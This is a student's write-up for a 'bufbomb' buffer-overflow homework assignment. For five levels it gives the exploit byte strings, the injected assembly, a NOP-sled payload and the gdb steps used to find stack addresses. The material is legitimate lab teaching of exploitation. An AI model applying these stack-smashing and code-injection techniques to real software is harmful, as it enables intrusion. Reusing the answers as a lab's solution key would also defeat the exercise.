
Documentation for cs419 HW2:bufbomb
Silvia Carbajal



level 0:

STEPS:

cat > level0.txt
ff ff ff ff f5 f5 f5 f5 ff ff ff ff f5 f5 f5 f5 b0 8d 04 08
./sendstring < level0.txt > level0-raw.txt
./bufbomb -t ssc100 <level0-raw.txt

exploit string = level0.txt = ff ff ff ff f5 f5 f5 f5 ff ff ff ff f5 f5 f5 f5 b0 8d 04 08

what i needed to know:
getbuf returns at 0x08048f77
smoke start at 0x08048db0

level1:

STEPS:

cat > level1.txt
ff ff ff ff f5 f5 f5 f5 ff ff ff ff f5 f5 f5 f5 50 8d 04 08 ff ff ff ff bb f2 57 2f
./sendstring < level1.txt > level1-raw.txt
./bufbomb -t ssc100 <level1-raw.txt

exploit string = level1.txt= ff ff ff ff f5 f5 f5 f5 ff ff ff ff f5 f5 f5 f5 50 8d 04 08 ff ff ff ff bb f2 57 2f

what i needed to know:
where parameters were held in the stack which is after the ret pos in the stack
0x08048d50 beg of fizz
0x2f57f2bb cookie

level2:

STEPS:

vi level2.s

movl $0x2f57f2bb, 0x804a1bc

pushl $0x08048cf0

ret

gcc -c level2.s

objdump -d level2.o > level.d

cat > level2.txt

c7 05 bc a1 04 08 bb f2 57 2f 68 f0 8c 04 08 c3 7c b7 ff bf

./sendstring < level2.txt > level2-raw.txt

./bufbomb -t ssc100 < level2-raw.txt

exploit string = level2.txt = c7 05 bc a1 04 08 bb f2 57 2f 68 f0 8c 04 08 c3 7c b7 ff bf

what i needed to know :

to start out the overwriting with my assembly code and then at ret put where the buf starts 0xbfffb77c.

i wrote the assembly code by finding my cookie and pushing the first address of bang, after i got the bytes from level2.d i copied that into level2.txt, made it into a raw file and feed that into bufbomb

level3:

STEPS:

vi level3.s

movl $0x2f57f2bb, %eax

pushl $0x08048f9e

ret

gcc -c level3.s

objdump -d level3.o > level3.d

cat > level3.txt

b8 bb f2 57 2f 68 9e 8f 04 08 c3 00 a8 b7 ff bf 7c b7 ff bf

./sendstring < level3.txt > level3-raw.txt

./bufbomb -t ssc100 < level3-raw.txt

exploit string = level3.txt = b8 bb f2 57 2f 68 9e 8f 04 08 c3 00 a8 b7 ff bf 7c b7 ff bf

what i needed to know :

again i start out with my assembly code and since its only 11 bytes i pad it with 00 and then get the old ebp value

by doing

gdb bufbomb

break getbuf

run -t ssc100

i r
x/x $ebp
which gives me whats in old ebp and then i get where but starts by doing p ($ebp)-12 in gdb (same as level 2)

level4:

STEPS:

vi level4.s

```
lea 0x18(%esp), %ebp
movl $0x2f57f2bb, %eax
pushl $0x08048f0e
ret
```

gcc -c level4.s
objdump -d level4.o > level4.d
cat > level4.txt

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 8d 6c 24 18
b8 bb f2 57 2f 68 0e 8f 04 08 c3 90 08 b7 ff bf
```

cat level4.txt l ./sendstring -n 5 l ./bufbomb -n -t ssc100

exploit string = level4.txt

what i needed to know :

size of buffer which was 512 bytes + old ebp = 516 bytes then return
so my code uses 16 bytes so theres 500 leftover for NOP which is equivalent to 0x90 =90

found what to push at testn+30
and to find what goes in return i went in gdb and did the same thing i did for level 2 and 3 but did p ($ebp)-128
that was not hard, the hard part was undoing the corruption , which i added to the assembly code